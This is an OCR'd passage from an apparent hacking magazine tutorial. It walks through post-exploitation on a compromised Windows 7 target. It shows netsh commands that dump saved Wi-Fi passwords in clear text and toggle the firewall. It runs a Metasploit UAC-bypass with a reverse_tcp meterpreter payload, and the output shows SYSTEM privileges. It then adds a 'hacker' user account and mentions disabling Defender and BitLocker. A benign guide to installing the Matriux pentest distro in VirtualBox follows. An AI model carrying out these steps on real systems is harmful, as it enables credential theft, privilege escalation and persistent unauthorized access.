
We can also see more details about an account. I wanted to see more details about the user account "admin".



As you can see above, whole information about the "admin" account is being displayed. Usin -g "net user" we can also create a new user but that needs administrator privileges.

Another important command to remember in Windows CMD is "netsh" command. Netsh is a command-line scripting utility that allows users to display or modify the network configura -tion of a computer. It also provides a scripting feature that allows us to run a group of comm-

ands in batch mode. I typed command "netsh" to see all the options of this command.



Although there are numerous operations we can perform with the "netsh" command, I will sh-ow you two important operations from the perspective of hackers. The first one is grabbing th-e Wifi passwords. Yes, using netsh we can see all the passwords of the Wifi networks to whi-ch our target has connected.

This can be helpful if our target is very close in location to us. Since my target didn't con-nect to any wireless networks, I will show how to use this command in a different system. Th-e syntax is same for all Windows machines. To view all the wireless networks to which our target is connected, type command "**netsh wlan show networks**". This will show the active network to which our target is connected.

```
C:\Users>netsh wlan show networks

Interface name : Wireless Network Connection
There are 1 networks currently visible.

SSID 1 :
    Network type            : Infrastructure
    Authentication          : WPA-Personal
    Encryption              : CCMP

C:\Users\
```

To view all the options we can use with "netsh wlan", type command "**netsh wlan show**".

```
C:\Users\>netsh wlan show

The following commands are available:

Commands in this context:
show all        - Shows complete wireless device and networks information.
show allowexplicitcreds - Shows the allow shared user credentials settings.
show autoconfig - Shows whether the auto configuration logic is enabled or
                  disabled.
show blockednetworks - Shows the blocked network display settings.
show createalluserprofile - Shows whether everyone is allowed to create all
                  user profiles.
show drivers    - Shows properties of the wireless LAN drivers on the system.
show filters    - Shows the allowed and blocked network list.
show hostednetwork - Show hosted network properties and status.
show interfaces - Shows a list of the wireless LAN interfaces on
                  the system.
show networks   - Shows a list of networks visible on the system.
show onlyUseGPProfilesforAllowedNetworks - Shows the only use GP profiles on GP
configured networks setting.
show profiles   - Shows a list of profiles configured on the system.
show randomization - Shows whether MAC randomization is enabled or
                  disabled.
show settings   - Shows the global settings of wireless LAN.
show tracing    - Shows whether wireless LAN tracing is enabled or disabled.
```

To see all the profiles of Wireless networks that our target connected to even once, type command "**netsh wlan show profile**".

```
C:\Users\ >netsh wlan show profile

Profiles on interface Wireless Network Connection:

Group policy profiles (read only)
---------------------------------
    <None>

User profiles
-------------
    All User Profile     :
    All User Profile     :
    All User Profile     : Captain America
    All User Profile     : D-Link_DIR-816

C:\Users\
```

Now the most interesting command. How to view the password of a particular wifi network. The command to be used is "**netsh wlan show profile <wifi network name> key=clear**". This will show all the details of the wifi network name and its password in clear.

```
C:\Users\nspadm>netsh wlan show profile " " key=clear

Profile Zion on interface Wireless Network Connection:
=======================================================================

Applied: All User Profile

Profile information
-------------------
    Version                 : 1
    Type                    : Wireless LAN
    Name                    :
    Control options         :
        Connection mode     : Connect automatically
        Network broadcast   : Connect only if this network is broadcasting
        AutoSwitch          : Do not switch to other networks
        MAC Randomization   : Disabled

Connectivity settings
---------------------
    Number of SSIDs         : 1
    SSID name               :
    Network type            : Infrastructure
    Radio type              : [ Any Radio Type ]
```

```
    Radio type              : [ Any Radio Type ]
    Vendor extension          : Not present

Security settings
-----------------
    Authentication          : WPA-Personal
    Cipher                  : CCMP
    Security key            : Present
    Key Content             : [redacted]

Cost settings
-------------
    Cost                    : Unrestricted
    Congested               : No
    Approaching Data Limit  : No
    Over Data Limit         : No
    Roaming                 : No
    Cost Source             : Default

C:\Users\nspadm>_
```

The password is shown in the "key content" field.

The other important usage of the "netsh" command is to view and edit the firewall settings of the remote computer. Type command **"netsh firewall"** to view all the commands available in it.

```
C:\Users\admin\Downloads\ghostrat>netsh firewall
netsh firewall

The following commands are available:

Commands in this context:
?               - Displays a list of commands.
add             - Adds firewall configuration.
delete          - Deletes firewall configuration.
dump            - Displays a configuration script.
help            - Displays a list of commands.
set             - Sets firewall configuration.
show            - Shows firewall configuration.

To view help for a command, type the command, followed by a space, and then
 type ?.


C:\Users\admin\Downloads\ghostrat>
```

Let us see the operation mode of our target's firewall. Type command "**netsh firewall show opmode**"

```
C:\Users\admin\Downloads\ghostrat>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

Standard profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Disable
Exception mode                    = Enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .


C:\Users\admin\Downloads\ghostrat>
```

Our target is using standard profile and the firewall is disabled with exception mode enabled. We can even enable or disable the firewall with this command but we require adminstrator pri -vileges. The command used to enable the firewall is

"netsh firewall set opmode enable"

```
C:\Users\admin\Downloads\ghostrat>netsh firewall opmode enable
netsh firewall opmode enable
The following command was not found: firewall opmode enable.

C:\Users\admin\Downloads\ghostrat>netsh firewall set opmode enable
netsh firewall set opmode enable

IMPORTANT: "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .

The requested operation requires elevation (Run as administrator).


C:\Users\admin\Downloads\ghostrat>
```


As you can see above, our command failed because we need elevated privileges. Now befor -e we do anything, let me escalate my privileges since we need elevated privileges to run the rest of the commands.

```
meterpreter > background
[*] Backgrounding session 4...
msf exploit(gh0st) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    1                yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (
Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     192.168.41.128   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:
```

I terminated the shell and returned to meterpreter session. I sent the present meterpreter to background. Since my target is Windows 7 I decided to try the bypassuc exploit to escalate privileges. I loaded the exploit, set all the options and executed it using using command "run" (We have seen this many times in the previous issues).


```
msf exploit(bypassuac) > set session 4
session => 4
msf exploit(bypassuac) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179267 bytes) to 192.168.41.130
[*] Meterpreter session 5 opened (192.168.41.128:4444 -> 192.168.41.130:49200) a
t 2017-09-23 08:28:27 -0400

meterpreter > getuid
Server username: WIN-BI3UK55VF6A\admin
meterpreter > getsystem
[-] Error running command getsystem: Rex::TimeoutError Operation timed out.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Voila, I successfully got system privileges on the target. Now let us see the other commands. The next command we will see is "**fsutil**" command. This command is used to perform operat -ions on disks and volumes. Type the command "fsutil" to view all the commands its supports




For example, let us see the free space in disk C.The command is "**fsutil volume diskfree c:**"

The next command we will see is "**openfiles**" command. This command is used to view remo -tely opened files using local share. If there are no files opened the result will be as shown be low.




Now lets do what we left off before due to lack of privileges. Enabling or disabling the firewall.


Have any hacking related queries. Let us provide you the solution. Send them to qa@hackercool.com




See we successfully enable the firewall this time. You remember the "**net user**" command. W -e could not create an account due to lack of privileges. Let's see if we can create one now. Let us create a username named "hacker". The command is "**net user hacker /add**" to add a user account. Th account is created successfully. Use "net user" command to view the users once again.



We can also delete users with the command "**net user hacker /del**"




Apart from Windows Firewall, Windows has other security features. Windows Defender and Bitlocker. Windows Defender prevents malware running from specific system locations and Bitocker encrypts the hard disk and prevents its misuse even if someone hacks the system. We can disable both by using commands as shown below.



INSTALLING MATRIUX KRYPTON IN VIRTUALBOX

INSTALLIT


Matriux Krypton is a pen testing distribution based on Debian just like Kali Linux. It consists o -f almost 300 security tools for ethical hacking categorized as arsenals. The unique thing abo -ut this Pentesting distro is that it has a category for data recovery which is not prevalent in ot -her penetration testing distros. In this issue we are going to see how to install Matriux Krypt- on Ec-Centric in Oracle Virtual box as requested by one of our readers. It can be downloaded from **here.** Open Virtualbox and click on “New virtual machine”. On the popup window, give the name as Matriux (in fact any name you like). Select operating system as “Linux” and version as “Ubuntu”. Click on “Next”.




Allocate the appropriate memory you want to assign to the virtual machine and click on “Next”.

Select the option “create a virtual hard drive file” and click on “Create”. The system automatic ally allocates some memory as hard disk. If you need more memory as harddisk, you can ch- nge it later.


Select Hard drive file type as VDI. Click on “Next”. Virtualbox disk image is the default format for Oracle Virtualbox. If you intend to use the same virtual disk for another virtualization softw -are, Vmware Workstation, select option as VMDK.




Choose appropriate storage option and click on “Next”.If you don't know what option to select just select "dynamically allocated" option and Click on "Next". This will allocate memory as pe -r requirement and does not pre allocate. This will save space.




Now is the time to increase the size of the virtual hard disk if you want. Set your virtual hard disk size appropriately but I suggest you to keep it above 10 GB for future uses. Click on “Create”.




Browse to the location of the iso file we just downloaded and click on “Start.”




AS the virtual machine boots up, select the option “Live” and hit Enter.




Log into the account matriux. The default password is “toor“.



